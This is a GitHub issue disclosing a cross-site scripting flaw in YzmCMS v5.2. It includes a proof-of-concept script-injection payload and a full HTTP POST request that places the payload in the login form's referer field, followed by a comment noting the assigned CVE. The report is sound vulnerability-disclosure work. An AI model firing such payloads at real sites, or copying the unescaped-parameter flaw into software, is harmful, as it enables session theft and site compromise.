New issue

Jump to bottom

There is a XSS vulnerability discovered in yzmcms v5.2 #9

Closed earthmanET opened this issue on Jan 25, 2019 · 1 comment

earthmanET commented on Jan 25, 2019


xss payload: "><script>alert(1)</script><"

POC:

```
POST /member/index/login.html HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://localhost/member/index/login.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 69
Connection: close
Cookie: PHPSESSID=oftdsr441b7s2kk1nlb3kc40ma; yzmphp_adminid=c1bb6VEBe1g4GWpymTrK1vpiFRYRQO0Wb7ZL5v9d; yzmphp_adminname=2fcfHJ5YyZJO3gJAhaGIeAe8SrWVq-dNRKNJXpzuQe2fh4A
Upgrade-Insecure-Requests: 1

referer="><script>alert(1)</script><"&username=yzmcms&password=yzmcms&dosubmit=%E7%99%BB+%E5%BD%95
```

Execute payload when login is successful



yzmcms closed this as completed on Jan 26, 2019

OS-WS commented on May 2, 2021

Hi, This issue was assigned with CVE-2020-18084.
Was it ever addressed?
Is there a fix for this issue?

thanks!

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants